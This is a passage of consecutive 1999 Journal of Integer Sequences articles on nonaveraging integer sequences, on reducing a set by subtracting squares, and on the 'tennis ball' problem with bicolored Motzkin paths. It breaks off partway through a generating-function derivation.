(D1) Let A be the integer sequence defined by the greedy algorithm, with a[0] = 0 and a[n] chosen to be the smallest integer greater than a[n-1] such that no member of {a[0], a[1],..., a[n]} is the average of three other members.

(D2) Let B be the subsequence of the nonnegative integers N that can be written as N = M + r, where the base 4 representation of M ends with 0 and contains only the digits 0 and 3, and where r is 0, 1, 2, 3, or 4.

The following lemma shows that B has the nonaveraging property of A.

Lemma 1. *There does not exist a term of B which is the average of three other terms of B.*
Proof (by contradiction). Suppose that there do exist four distinct terms t, u, v, and w of B such that t is the average of u, v, and w, i.e. 3t=u+v+w. Write t in the base 4 form described in (D2) above, that is, in the form

$$t = M1 + r1 = t_{k1}t_{k1-1}...t_2t_1 + r1$$

where the t_i are the digits of M1 when written in base 4, with t_{k1}=3, t_1=0, all other t_i=0 or 3, and r1 in [0...4]. Write each of u = M2 + r2, v = M3 + r3, and w = M4 + r4 in the corresponding form, i.e. u = $u_{k2}...u_1$ + r2, etc. We now write T = 3t, *without* reducing digits mod 4, to get

$$T = 3t = T_{k1}T_{k1-1}...T_2T_1 + R$$

where T_{k1} = 9, T_1 = 0, all other T_i = 0 or 9, and R is in [0, 4, 8, 12]. There are now two cases, according to whether R<12 or R=12. If R<12 or, equivalently, R<30(base 4) then, since T = u + v + w, we clearly must have k4 = k3 = k2 = k1 with u_{k1} = v_{k1} = w_{k1} = 3, u_1 = v_1 = w_1 = 0, and for all other i, u_i = v_i = w_i = 0 or 3. In other words, we must have M1, M2, M3, and M4 all equal to a common integer, say N, giving t=N+r1, u=N+r2, v=N+r3, and w=N+r4, where r1, r1, r3, and r4 all have values in 0...4, with r1=(r2+r3 +r4)/3. But this is a contradiction, since it is easily verified that none of the integers 0...4 is the average of three others. On the other hand, if R=12 then either each of r2, r3, and r4 must be 4 thus giving u = v = w, contradicting the distinctness of the terms, or, since R=12=30(base 4), R can be carried into T to give T_j = 3 for some j>1, with all other T_i = 0 or 9 in Eq. (3.2). But this latter situation means that two of u_2, v_2, and w_2 must be 0 or 3, thus requiring that two of u, v, and w must be equal, again contradicting the distinctness of the terms and completing the proof.

The next lemma shows that no additional terms can be inserted into B without violating the nonaveraging property, thus showing that B has the "greedy" property of A.

Lemma 2. *Let n be an integer that is not a term of B. Then there exist three distinct terms u, v, and w of B, each smaller than n, such that u is the average of v, w, and n.*
Proof. Write n in base 4: n = $n_k n_{k-1}...n_2n_1$(base 4). If n_k is 1 or 2 then "carry" that digit to the right by adding 4*n_k to n_{k-1}. It is easy to see that the maximum value of the excess of this sum over one of 3, 6, or 9, is 2. Continue this process to the right on the digits n_i until i = 1, then set r = n_1 followed by n_1 = 0. Clearly r lies in 0...11. We now have n expressed in the form n = D + r = $d_k d_{k-1}...d_2d_1$(base 4) + r,

where $d_1 = 0$, all other $d_i = 0$, 3, 6, or 9, and r is in 0..11. Now, for each i = 2...k, choose v_i and w_i to be 0 or 3 in such a way that $d_i + v_i + w_i = 9$. Direct calculation shows that rv and rw can always be chosen so that r+rv+rw=3ru where ru, rv, and rw are distinct and each in 0...4. Clearly v, w, and u=(v+w+n)/3 are terms of B, and the proof is complete.

As an illustration of the constructive nature of the proof of Lemma 2, consider n = 2500 = 213010(base 4) = 93000(base 4) + 4. Choose v = 3000(base 4) + 1, w = 3000(base 4) + 4. Then u = (99000(base 4) + 9)/3 = 33000(base 4) + 3. Thus u, v, and w are distinct terms of B and u is the average of v, w, and n.

Lemmas (1) and (2), together with the fact that sequences A and B have the same initial terms, lead immediately to our main result, as follows:

Theorem. *If sequences A and B are as defined above in (D1) and (D2), then A=B.*

Another illustration. The theorem allows us to easily determine whether any given positive integer n is a term of the greedy integer sequence A with first term 0 and containing no term which is the average of three other terms. For example, n = 123456789(base 10) = 13112330310111(base 4) does *not* have the required form in base 4 and thus is not a term of A, whereas n = 217105166(base 10) = 30330030030030 (base 4) + 2 does have the required form and thus is a term of A. The determination of these facts by computation directly from the definition of A would appear to be impossible for all practical purposes.

References

[1] Richard K. Guy, *Unsolved Problems in Number Theory*, Springer-Verlag, NY, 2nd ed., 1994.

[2] P. Erdös & E. G. Straus, Nonaveraging sets II, Combinatorial Theory and its Applications II, *Colloq, Math. Soc. Janos Bolyai 4*, North-Holland, 1970, 405-411.

(Concerned with sequences A005836 and A036779 .)

Received Feb 25, 1999. Published in Journal of Integer Sequences March 14, 1999.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 2 (1999), Article 99.1.4

Reducing a Set by Subtracting Squares

Dean Hickerson
Dept. of Mathematics
University of California, Davis
Email address: dean@math.ucdavis.edu

Michael Kleber
Dept. of Mathematics
Massachusetts Institute of Technology
Supported by an NSF Postdoctoral Fellowship
Email address: kleber@math.mit.edu

Abstract: We determine, for each positive integer n, the smallest number that can be obtained by starting with $\{1, 2, ..., n\}$ and repeatedly replacing two numbers by the difference of their squares.

0. Introduction

Problem 178 in [V] asks:

> The numbers from 1 to 2001 are written on a sheet of paper. Choose two of these numbers, say a and b, remove them from the list, and add $|a^2 - b^2|$ (the nonnegative difference between their squares) to the list. Repeat this procedure over and over again. Each time, you take away two numbers from the list, square them, and adjoin to the list the nonnegative difference (it might be 0) of their squares. After a number (how many?) of such operations, you will have only one number left on the paper. Can you choose the numbers so that this last remaining number is zero?

(We wish to thank Loren Larson, who is preparing an English version of [V], for this translation.)

The answer is "no", since the number of odd numbers in the set is initially 1001, and its parity never changes. But this led Richard K. Guy [personal communication] to ask the more general question:

> Start with a multiset S of integers. Repeatedly replace two members a and b by $|a^2 - b^2|$, until a single integer remains. How small can the remaining value be?

In this paper we answer this question whenever S has the form $\{1, 2, ..., n\}$ for a positive integer n. We also give some partial results for other intervals.

First, some notation and terminology:

We let $f(a,b) = |a^2 - b^2|$.

If a multiset T can be obtained from a multiset S by repeatedly replacing elements a and b by $f(a,b)$, we will say that T is a reduction of S, or that S can be reduced to T. If T is a singleton, $\{t\}$, we will also say that S can be reduced to t.

If S is a nonempty multiset of integers then we let $r(S)$ be the smallest number such that S can be reduced to $r(S)$.

If n is a positive integer, we write $r(n)$ for $r(\{1, 2, ..., n\})$.

It is easy to find by hand that

$r(1) = 1$,

$r(2) = f(1,2) = 3$,

$r(3) = f(f(1,2), 3) = 0$,

$r(4) = f(f(f(1,2), 3), 4) = 16$,

$r(5) = f(f(0,1), 4) = 15$, where $0 = f(f(2,3), 5)$, and

$r(8) = f(f(f(2,4), f(6,7)), f(0,5)) = 0$, where $0 = f(f(1,3), 8)$.

By exhaustive computer search, we also obtain

$r(6) = f(f(f(1,4), f(3,5)), f(2,6)) = 63$ and

$r(7) = f(f(0,1), 3) = 8$, where $0 = f(f(f(4,5), 7), f(2,6))$.

(Unfortunately, we know of no succinct proof of these two values.)

As we will prove, the sequence continues as shown here:

n	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20
$r(n)$	1	3	0	16	15	63	8	0	3	1	0	0	1	3	0	4	3	3	4	0

This is sequence A038122 in [EIS].

Our main result states that, for n greater than or equal to 8, the sequence is periodic with period 12.

Theorem: For $n>0$, let $s(n)$ be defined by the table below:

n mod 12	0	1	2	3	4	5	6	7	8	9	10	11
$s(n)$	0	1	3	0	4	3	3	4	0	3	1	0

Then, for n not equal to 4, 5, 6, or 7, we have $r(n) = s(n)$. Furthermore, $r(4) = 16$, $r(5) = 15$, $r(6) = 63$, and $r(7) = 8$.

Our proof consists of three parts: First, we prove congruences for $r(S)$ for an arbitrary multiset S, which will imply that $r(n) >= s(n)$. Next, we will show that $r(n+24) <= r(n)$ for all n. Finally, we will compute the values of $r(n)$ for n from 1 to 23 and from 28 to 31. From this information, our result will follow by induction.

1. Congruences

Lemma 0: Suppose that $|S| >= 2$. If the number of odd elements of S is even, then $r(S)$ is divisible by 4. Otherwise, $r(S)$ is odd.

Note: The first part of this is not true if $|S| = 1$; e.g. $r(\{2\}) = 2$ is not divisible by 4.

Proof: As noted earlier, the parity of the number of odd elements doesn't change when we replace a and b by $f(a,b)$. So in the first case, $r(S)$ is even. But a difference of squares can't be congruent to 2 (mod 4), so $r(S)$ must be divisible by 4. In the second case, $r(S)$ must be odd. QED

Lemma 1: If the number of elements of S which are not divisible by 3 is even, then $r(S)$ is divisible by 3. Otherwise, $r(S)$ is not divisible by 3.

Proof: If a and b are either both divisible by 3 or both not divisible by 3, then $f(a,b)$ is divisible by 3. Otherwise it is not. In either case, replacing a and b by $f(a,b)$ does not change the parity of the number of elements which are not divisible by 3. So if that number is even, then $r(S)$ is divisible by 3; otherwise it is not. QED

Applying Lemmas 0 and 1 to the case $S = \{1, 2, ..., n\}$, we find the following information about $r(n)$ modulo 6 or 12:

n mod 12	$r(n)$ mod 2 or 4	$r(n)$ mod 3	$r(n)$ mod 6 or 12

0	0 (mod 4)	0	0 (mod 12)
1	1 (mod 2)	1 or 2	1 or 5 (mod 6)
2	1 (mod 2)	0	3 (mod 6)
3	0 (mod 4)	0	0 (mod 12)
4	0 (mod 4)	1 or 2	4 or 8 (mod 12)
5	1 (mod 2)	0	3 (mod 6)
6	1 (mod 2)	0	3 (mod 6)
7	0 (mod 4)	1 or 2	4 or 8 (mod 12)
8	0 (mod 4)	0	0 (mod 12)
9	1 (mod 2)	0	3 (mod 6)
10	1 (mod 2)	1 or 2	1 or 5 (mod 6)
11	0 (mod 4)	0	0 (mod 12)

From this table we obtain:

Lemma 2: $r(n) >= s(n)$ for all $n >= 1$.

2. The inductive step

Next we show that information about $r(S)$ and $r(T)$ can sometimes give information about $r(S \text{ union } T)$:

Lemma 3: If $r(T) = 0$ and either 0 or 1 is an element of S, then $r(S \text{ union } T) <= r(S)$.

Proof: Since T can be reduced to 0, S union T can be reduced to S union {0}. If 0 is in S then S union {0} contains two 0's; replacing them by $f(0,0) = 0$ reduces S union {0} to S. Similarly, if 1 is in S then replacing 0 and 1 by $f(0,1) = 1$ reduces S union {0} to S. Finally, S can be reduced to $r(S)$, so we conclude that S union T can be reduced to $r(S)$. Hence $r(S \text{ union } T) <= r(S)$. QED

Lemma 4: For any integer n, $r([n,n+23]) = 0$.

Here $[x,y]$ denotes the set of integers $>= x$ and $<= y$.

Proof: First we replace each pair $n+i$ and $n+23-i$ ($0 <= i <= 11$) by the difference of their squares, namely $f(n+i, n+23-i) = (23-2i)\,|2n+23|$. Letting $m = |2n+23|$, we have reduced $[n,n+23]$ to $\{m, 3m, 5m, ..., 23m\}$.

Next, we reduce this set to {0,0} via

$$f(f(3m,7m), f(9m,11m)) = 0$$

and

$$f(f(f(m,5m), f(13m,15m)), f(f(17m,19m), f(21m,23m))) = 0.$$

Finally, reducing {0,0} to $f(0,0)=0$ completes the proof. QED

Combining Lemmas 3 and 4 yields:

Lemma 5: For $n >= 25$, $r(n) <= r(n\text{-}24)$.

Proof: Apply Lemma 3 with $S = [1,n\text{-}24]$ and $T = [n\text{-}23,n]$: By Lemma 4 with n changed to n-23, $r(T) = 0$. Hence

$r(n) = r(S \text{ union } T) <= r(S) = r(n\text{-}24)$. QED

Now suppose that $n >= 25$ and that $r(n\text{-}24) = s(n\text{-}24)$. Then

$r(n) <= r(n\text{-}24) = s(n\text{-}24) = s(n)$.

But, by Lemma 2, $r(n) >= s(n)$, so $r(n) = s(n)$. So if the Theorem is true for a value of n other than 4, 5, 6, or 7, then it is also true for n+24. So to complete the proof, we need only show that it is true for $n <= 24$ and for $28 <= n <= 31$. We've already discussed the values of $r(n)$ for $n <= 8$; in the next section we prove the remaining values.

3. Specific values of *r*(*n*)

Each reduction below shows that $r(n) <= s(n)$ for one value of n. Combining this with Lemma 2 gives the stated equality.

In each reduction, we explicitly show the zeros that occur as intermediate values. For example, for $r(10)$, we first reduce {4,5,9} to 0, then reduce {0,6,8,10} to 0, then reduce {0,2,3,7} to 0, and finally reduce {0,1} to 1.

Verifying these reductions is easy, although in some cases finding them was not, since the size of the problem grows rapidly with the size of the set. Specifically, the number of possible reductions for a set of n elements is $(2n\text{-}3)!! = 1 * 3 * 5 * ... * (2n\text{-}3)$. To see this by induction on n, suppose that we have a reduction on a set S of n elements. Then we can add another element a to it by changing some X to $f(X,a)$, where X is either one of the original n elements, or one of the n-1 expressions of the form $f(Y,Z)$ that occur in the original reduction. So there are $2n$-1 ways to add the new element for each reduction of S. (This is not a new result; it is essentially Problem 1.36 of [L].)

With the computer resources that we have available, we can do an exhaustive search of the roughly 14 billion reductions of a set of 12 elements in about 3.5 hours. For larger sets, we made reasonable guesses about initial steps which reduced certain subsets to 0, and then used computer searches on the reduced sets. Sometimes we had to try several different combinations of initial steps before finding one that worked.

```
r(9)  = 3,  because
        f(f(f(f(3,4), 6), f(7,8)), f(5,9)) = 0  and
```

$f(f(0,1), 2) = 3.$

$r(10) = 1,$ because
$f(f(4,5), 9) = 0,$
$f(f(0,6), f(8,10)) = 0,$
$f(f(f(0,2), 3), 7) = 0,$ and
$f(0,1) = 1.$

$r(11) = 0,$ because
$f(f(3,7), f(9,11)) = 0,$
$f(f(0,6), f(8,10)) = 0,$ and
$f(f(f(1,2), 0), f(4,5)) = 0.$

$r(12) = 0,$ because
$f(f(f(3,4), 1), f(f(6,7), 11)) = 0$ and
$f(f(f(2,5), f(9,10)), f(8,12)) = 0.$

$r(13) = 1,$ because
$f(f(3,7), f(9,11)) = 0,$
$f(f(0,6), f(8,10)) = 0,$
$f(f(0,5), f(12,13)) = 0,$
$f(f(0,2), 4) = 0,$ and
$f(0,1) = 1.$

$r(14) = 3,$ because
$f(f(5,10), f(11,14)) = 0,$
$f(f(6,7), 13) = 0,$
$f(f(f(f(3,4), 8), 12), f(0,9)) = 0,$ and
$f(f(0,1), 2) = 3.$

$r(15) = 0,$ because
$f(f(1,4), f(7,8)) = 0,$
$f(f(2,5), f(10,11)) = 0,$
$f(f(3,6), f(13,14)) = 0,$ and
$f(f(0,9), f(12,15)) = 0.$

$r(16) = 4,$ because
$f(f(5,10), f(11,14)) = 0,$
$f(f(6,7), 13) = 0,$
$f(f(1,3), 8) = 0,$
$f(f(0,9), f(12,15)) = 0,$
$f(f(0,4), 16) = 0,$ and
$f(0,2) = 4.$

$r(17) = 3,$ because

$f(f(4,7), f(16,17)) = 0,$
$f(f(f(11,12), f(13,14)), f(5,15)) = 0,$
$f(f(0,3), 9) = 0,$
$f(f(0,6), f(8,10)) = 0,$ and
$f(f(0,1), 2) = 3.$

$r(18) = 3,$ because
$f(f(4,12), f(14,18)) = 0,$
$f(f(5,9), f(13,15)) = 0,$
$f(f(f(f(6,7), 11), f(8,10)), f(f(0,3), f(16,17))) = 0,$ and
$f(f(0,1), 2) = 3.$

$r(19) = 4,$ because
$f(f(f(11,12), f(14,15)), f(f(9,10), 7)) = 0,$
$f(f(8,13), f(16,19)) = 0,$
$f(f(1,6), f(17,18)) = 0,$
$f(f(0,3), f(4,5)) = 0,$ and
$f(0,2) = 4.$

$r(20) = 0,$ because
$f(f(f(11,14), f(17,18)), f(f(10,13), 19)) = 0,$
$f(f(9,15), f(16,20)) = 0,$
$f(f(1,4), f(7,8)) = 0,$ and
$f(f(f(f(f(0,2), 3), 6), 5), f(0,12)) = 0.$

$r(21) = 3,$ because
$f(f(f(10,11), 6), f(f(13,14), 18)) = 0,$
$f(f(f(3,5), 17), f(4,7)) = 0,$
$f(f(9,15), f(16,20)) = 0,$
$f(f(8,12), f(19,21)) = 0,$ and
$f(f(0,1), 2) = 3.$

$r(22) = 1,$ because
$f(f(f(f(2,4), 13), 20), f(f(f(3,5), 16), 15)) = 0,$
$f(f(7,11), f(f(9,10), 17)) = 0,$
$f(f(8,12), f(19,21)) = 0,$
$f(f(6,14), f(18,22)) = 0,$ and
$f(0,1) = 1.$

$r(23) = 0,$ because
$f(f(f(10,11), f(13,14)), f(6,18)) = 0,$
$f(f(f(1,3), f(4,5)), 17) = 0,$
$f(f(9,15), f(16,20)) = 0,$
$f(f(8,12), f(19,21)) = 0,$ and
$f(f(2,7), f(22,23)) = 0.$

$r(24) = 0$, by Lemma 4 with $n=1$.

$r(28) = 4$, because
$f(f(7,14), f(23,26)) = 0$,
$f(f(f(18,19), f(21,24)), f(f(22,25), f(27,28))) = 0$,
$f(f(f(f(3,4), 6), 1), f(f(9,10), f(11,12))) = 0$,
$f(f(5,13), f(16,20)) = 0$,
$f(f(0,8), f(15,17)) = 0$, and
$f(0,2) = 4$.

$r(29) = 3$, because
$f(f(f(19,20), f(22,25)), f(f(23,26), f(28,29))) = 0$,
$f(f(f(3,6), 12), f(f(10,14), f(15,18))) = 0$,
$f(f(f(5,7), 21), f(11,16)) = 0$,
$f(f(4,13), f(24,27)) = 0$,
$f(f(8,9), 17) = 0$, and
$f(f(0,1), 2) = 3$.

The values of $r(30)$ and $r(31)$ are obtained from those of $r(18)$ and $r(19)$ with the help of Lemma 3:

$r([19,30]) = 0$, because
$f(f(f(19,20), 21), f(f(24,25), f(29,30))) = 0$ and
$f(f(0,28), f(f(22,23), f(26,27))) = 0$;
therefore $r(30) = r(18) = 3$.

$r([20,31]) = 0$, because
$f(f(f(20,24), 29), f(f(21,25), f(30,31))) = 0$ and
$f(f(0,28), f(f(22,23), f(26,27))) = 0$;
therefore $r(31) = r(19) = 4$.

This completes the proof of the Theorem.

4. Translation invariant reductions

In Lemma 4 we showed that $r(\{n, n+1, ..., n+23\}) = 0$ for every n. There are other results of this type involving smaller sets. For example,

$$r(\{n-6, n-2, n-1, n+1, n+2, n+6\}) = f(f(f(n-1,n-2), n-6), f(f(n+1,n+2), n+6)) = 0; \quad (4.0)$$

$$r(\{n\text{-}5,\ n\text{-}4,\ n\text{-}2,\ n\text{-}1,\ n\text{+}1,\ n\text{+}2,\ n\text{+}4,\ n\text{+}5\}) = f(f(f(n\text{-}5,n\text{-}4),\ f(n\text{-}2,n\text{+}1)),\ f(f(n\text{-}1,n\text{+}2),\ f(n\text{+}4,n\text{+}5))) = 0. \quad (4.1)$$

(Equation (4.1) with n=23 and 24 was used in proving the values of $r(28)$ and $r(29)$.)

Each of these examples is symmetric: There is some integer k such that the reduction is unchanged if we change $n+i$ to $n+k-i$ for each i. But there are also asymmetric examples, such as

$$r(\{n,\ n\text{+}1,\ n\text{+}3,\ n\text{+}5,\ n\text{+}12,\ n\text{+}13,\ n\text{+}18,\ n\text{+}20\}) = f(f(f(n,n\text{+}5),\ f(n\text{+}1,n\text{+}12)),\ f(f(n\text{+}3,n\text{+}13),\ f(n\text{+}18,n\text{+}20))) = 0. \quad (4.2)$$

Open Problem 0: Find necessary and sufficient conditions on a multiset of integers $\{a_1, ..., a_k\}$ so that $r(\{n+a_1, ..., n+a_k\}) = 0$ for all n.

An obvious necessary condition is that both the number of even elements and the number of odd elements be even; otherwise we could pick n so that Lemma 0 would rule out a reduction to 0. Similarly, the number of elements in each congruence class mod 3 must be even.

If the equation $r(\{n+a_1, ..., n+a_k\}) = 0$ is not true for all n, then there are only finitely many values of n for which it is true. To see this, note that the result of any particular reduction of the set has the form $|p(n)|$ for some polynomial p. If one of these polynomials is identically zero, then $r(\{n+a_1, ..., n+a_k\}) = 0$ for all n. Otherwise, the equation is true only if n is one of finitely many roots of finitely many polynomials.

Beyond that, we have little information about this problem. Even for intervals, we haven't completely solved it. The mod 2 and mod 3 restrictions imply that if every interval of length k can be reduced to 0, then k must be a multiple of 12. We hoped for a while that every interval of length 12 could be reduced to 0; that would have simplified the proof of the Theorem. We found such reductions for the intervals $[n,n+11]$ with n = -5 to 14, 16, 17, 19, 20, and 26. However, an exhaustive computer search showed that this is not true in general; in particular the interval cannot be reduced to 0 for n = 15, 18, or 21 to 25.

For larger multiples of 12, we know from Lemma 4 that every interval of length 24 can be reduced to 0. We now show that the same is true for intervals of length 60: Starting with $[n,n+59]$, we first use (4.0) with n replaced by $n+6$ and $n+53$, reducing both

$\{n, n+4, n+5, n+7, n+8, n+12\}$ and

$\{n+47, n+51, n+52, n+54, n+55, n+59\}$

to 0. Next, for i = 1 to 3, 6, 9 to 11, and 13 to 29, we reduce $\{n+i,n+59-i\}$ to $(59-2i)m$, where $m = |2n+59|$. This gives us the set

$\{m, 3m, 5m, 7m, 9m, 11m, 13m, 15m, 17m, 19m, 21m, 23m, 25m, 27m,$

$29m, 31m, 33m, 37m, 39m, 41m, 47m, 53m, 55m, 57m\}$.

Finally, we use

$f(f(5m,29m), f(47m,55m)) = 0,$

$f(f(7m,19m), f(37m,41m)) = 0,$

$f(f(17m,27m), f(53m,57m)) = 0,$

$f(f(23m,31m), f(33m,39m)) = 0,$

and

$f(f(f(m,13m), f(3m,9m)), f(f(11m,15m), f(21m,25m))) = 0$

to complete the reduction to 0.

In conjunction with the result for intervals of length 24, this implies that every interval whose length is a multiple of 12, except for 12 itself, and with the possible exception of 36, can be reduced to 0. This leaves us with:

Open Problem 1: Can every interval of length 36 be reduced to 0?

References

[EIS] The On-Line Encyclopedia of Integer Sequences, by Neil Sloane, http://www.research.att.com/~njas/sequences/eisonline.html

[L] "Combinatorial Problems and Exercises", by László Lovász, 1979, North-Holland Publishing Company

[V] "Fler Matematiska Tankenötter", [Swedish] by Paul Vaderlind, 1996, Svenska Dagbladets Förlags AB

Received February 21, 1999. Published in Journal of Integer Sequences March 15, 1999.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 2
(1999), Article 99.1.5

Balls on the Lawn

Colin L. Mallows
AT&T Research Labs
180 Park Avenue
Florham Park, NJ 07932
Email address: clm@research.att.com

Lou Shapiro
Math Dept.
Howard University
Washington, DC 20059
Email address: lws@scs.howard.edu

Abstract: In the "tennis ball" problem we are given successive pairs of balls numbered (1,2), (3,4),... At each stage we throw one ball out of the window. After *n* stages some set of *n* balls is on the lawn. We find a generating function and a closed formula for the sequence 3,23,131,664,3166,14545,65187,287060,1247690,..., the *n*-th term of which gives the sum over all possible arrangements of the total of the numbers on the balls on the lawn. The problem has connections with "bicolored Motzkin paths" and the ballot problem.

1. Introduction.

The tennis ball problem goes as follows. At the first turn you are given balls numbered 1 and 2. You throw one of them out the window onto the lawn. At the second turn balls numbered 3 and 4 are brought in and now you throw out on the lawn any of the three balls in the room with you. Then balls 5 and 6 are brought in and you throw out one of the four available balls. The game continues for *n* turns. The first question is how many different arrangements on the lawn are possible. It is easy to see that there are 2, 5 and 14 possibilities after 1, 2 and 3 turns. This suggests the Catalan numbers which turns out to be the

case. A more delicate question is "what is the total sum of the balls on the lawn over all these possibilities"? Here the first few terms are 3, 23, 131 and 664. As an example consider the five possibilities after two turns. They are $\{1,2\}$, $\{1,3\}$, $\{1,4\}$,$\{2,3\}$ or $\{2,4\}$.The total sum is $(1+2)+(1+3)+(1+4)+(2+3)+(2+4)=23$.

We will find both a generating function and a closed formula for this sequence. First we return to the first question and transform it to a question about paths.

- Consider paths in the plane which satisfy the following conditions:
- The possible steps are $U = Up = (1,1)$, $D = Down = (1,-1)$ and $Level = (1,0)$.We allow the level steps to be one of two colors, *L* or *l*.
- The paths start at $(0,0)$ and consist of *n* steps.
- The paths never go below the *x*-axis.

  Such paths are called **bicolored Motzkin paths** (see [5]). If there had been only one kind of level step and the paths ended on the *x-axis* we would have regular Motzkin paths (see [1],[3], or [7] for more information on Motzkin paths and Motzkin numbers).

Let $b(n,k)$ be the number of possible paths that end at (n,k). Here is a table of small values

$n\backslash k$	0	1	2	3	4
0	1	0	0	0	0
1	2	1	0	0	0
2	5	4	1	0	0
3	14	14	6	1	0
4	42	48	27	8	1

We can make three observations. One is that with the four kinds of steps we get the recursion

$$b(n+1,k) = b(n,k-1) + 2b(n,k) + b(n,k+1).$$

This holds for $k, n \geq 0$ if we specify that $b(0,0) = 1$ and $b(n,-1) = 0$. Both conditions make sense in terms of these paths.

Secondly we have

$$b(n,k) = \frac{k+1}{n+1}\binom{2n+2}{n-k}.$$

Given the recursion, this is easily established by induction.

Thirdly $b(n,0) = \frac{1}{n+2}\binom{2(n+1)}{n+1}$, the $(n+1)^{st}$ Catalan number (see [6] and [7] for different proofs).

Now we return to the balls on the lawn after n turns. Let us look at a typical example after 6 turns.

$$\underset{l}{12'} \;/\; \underset{U}{3'4'} \;/\; \underset{L}{5'6} \;/\; \underset{L}{7'8} \;/\; \underset{D}{9,10} \;/\; \underset{l}{11,12'}$$

The balls on the lawn are denoted by "l". As we read from left to right one pair at a time, we must always have as many or more pairs with both balls selected as with no balls selected with equality at the end. If both balls are selected mark the pair with a *U*, if neither is selected mark with a *D*, if the odd member is the one selected use an *L*, if the even number was selected then use an *l*. This sets up an obvious correspondence with the bicolored Motzkin paths ending at height zero and this shows that the number of possibilities after *n* turns is the Catalan number C_{n+1}.

We now want to shift back to subdiagonal paths from $(0,0)$ to $(n+1,n+1)$ using unit east and north steps. If we number the steps along each such path starting at the origin using the numbers to 2*n* +1, then the numbers of the horizontal steps correspond to the numbers of the balls on the lawn except that we ignore the initial horizontal step numbered 0. All subdiagonal paths must go from $(0,0)$ to $(1,0)$ at the first step so let us look on $(1,0)$ as our starting point and $(n+1,n)$ as the terminal point. We then look at steps in pairs to set up a correspondence with bicolored Motzkin paths

$$\begin{array}{lcl} EE & \leftrightarrow & U \\ EN & \leftrightarrow & L \\ NE & \leftrightarrow & l \\ NN & \leftrightarrow & D \end{array} \quad \text{where } E=(0,1) \text{ and } N=(1,0)$$

To evaluate the sum over all possible sets of balls on the lawn takes a bit more doing and its worthwhile to separate out some definitions and lemmas first.

---

2. Definitions and notation.

The n^{th} Catalan number is $C_n = \frac{1}{n+1}\binom{2n}{n}$ .The generating function for the sequence of Catalan numbers is $C = C(z) = \sum_{n=0}^{\infty} C_n z^n = \frac{1-Q}{2z}$ where $Q = \sqrt{1-4z}$ .Similarly $B = B(z) = \sum_{n=0}^{\infty} \binom{2n}{n} z^n = \frac{1}{Q}$ is the generating function for the sequence of central binomial coefficients.

The following lemmas can be proved combinatorially but instead we refer to Concrete Mathematics [4], page 203, formulas (5.80) and (5.82) for the first two lemmas and leave the others as exercises.

Lemma 1

$$C^d = \sum_{j=0}^{\infty} \frac{d}{2j+d}\binom{2j+d}{j} z^j$$

Lemma 2

$$C^d = \sum_{j=0}^{\infty} \frac{d}{j+d}\binom{2j+d-1}{j+d-1} z^j$$

Lemma 3

$$BC^d = \sum_{j=0}^{\infty} \binom{2j+d}{j} z^j$$

Lemma 4

$$B = \frac{C}{1 - zC^2} \text{ or alternatively } \frac{1}{1 - zC^2} = \frac{B}{C}$$

Lemma 5

$$2B = C\,(1 + B)$$

Lemma 6

$$B^3 = \sum_{n=0}^{\infty} (2n+1) \binom{2n}{n} z^n$$

Lemma 7

The number of subdiagonal paths from $(0, 0)$ to (i, j) will be denoted $N\,(i, j)$ and

$$N\,(i, j) = \frac{i + 1 - j}{i + 1} \binom{i + j}{i}.$$

This is the cornerstone result about ballot numbers and a reference which summarizes this and much of the related literature is[2].

We now want to embark on the main computation. Note first that

$$M_n = \sum_{i=0}^{n} \sum_{j=0}^{i} N\,(i, j) \cdot (i + j) \cdot N\,(n + 1 - j, n - i)\,.$$

Before launching into the evaluation lets look at each term. There are $N\,(i, j)$ paths from $(0, 0)$ to (i, j) and $N\,(n + 1 - j, n - i)$ paths from $(i + 1, j)$ to $(n + 1, n + 1)$.What does it mean for a path to have arrived at (i, j)? Of the balls $\{1, 2, \ldots, i + j - 1\}$, *i*-1 of them are on the lawn and *j* of them are to stay in the room. The horizontal step $(i, j) \to (i + 1, j)$ indicates that ball

number *i*+*j* is to be on the lawn and hence the term $(i+j)$ .By Lemma 7 we then get

$$M_n = \sum_{i=0}^{n} \sum_{j=0}^{i} \frac{i+1-j}{i+1} \binom{i+j}{i} \cdot (i+j) \cdot \frac{i+2-j}{n+2-j} \binom{2n+1-i-j}{n+1-j}$$

We want to find a closed form for the generating function

$$M(z) := \sum_{n=0}^{\infty} M_n z^n$$

If we set *n*=*m*+*i* and then *i*=*j*+*d* we obtain

$$M(z) = \sum_{m=0}^{\infty} \sum_{j=0}^{\infty} \sum_{d=0}^{\infty} \frac{d+1}{j+d+1} \binom{2j+d}{j} (2j+d) \times$$

$$\times \frac{d+2}{m+d+2} \binom{2m+1+d}{m+d+1} z^{m+j+d}.$$

We sum on *m* first; then invoke Lemma 2.

$$\begin{aligned} M(z) &= \sum_{j=0}^{\infty} \sum_{d=0}^{\infty} \frac{d+1}{j+d+1} \binom{2j+d}{j} (2j+d)\, z^{j+d} \times \\ &\qquad \times \sum_{m=0}^{\infty} \frac{d+2}{m+d+2} \binom{2m+1+d}{m+d+1} z^m \\ &= \sum_{j=0}^{\infty} \sum_{d=0}^{\infty} \frac{d+1}{j+d+1} \binom{2j+d}{j} (2j+d)\, z^{j+d} C^{d+2} \end{aligned}$$

By rewriting 2*j*+*d*=2*j*+*d*+1-1 we get $M(z) = P - R$where

$$P = \sum_{j=0}^{\infty} \sum_{d=0}^{\infty} (2j+d+1) \frac{d+1}{j+d+1} \binom{2j+d}{j} z^{j+d} C^{d+2}$$

and

$$R = \sum_{j=0}^{\infty} \sum_{d=0}^{\infty} \frac{d+1}{j+d+1} \binom{2j+d}{j} z^{j+d} C^{d+2}.$$

However, with the aid of Lemmas 3 and 4, we obtain

$$\begin{aligned}
P &= \sum_{d=0}^{\infty} (d+1) C^{d+2} \sum_{j=0}^{\infty} \frac{2j+d+1}{j+d+1} \binom{2j+d}{j} z^{j+d} \\
&= \sum_{d=0}^{\infty} (d+1) C^{d+2} z^d \sum_{j=0}^{\infty} \binom{2j+d+1}{j} z^j \\
&= \sum_{d=0}^{\infty} (d+1) C^{d+2} z^d B C^{d+1} \\
&= BC^3 \sum_{d=0}^{\infty} (d+1) C^{2d} z^d \\
&= BC^3 \frac{1}{(1-zC^2)^2} = BC^3 \left(\frac{B}{C}\right)^2 = B^3 C.
\end{aligned}$$

For the second term we have, via Lemmas 2 and 4,

$$\begin{aligned}
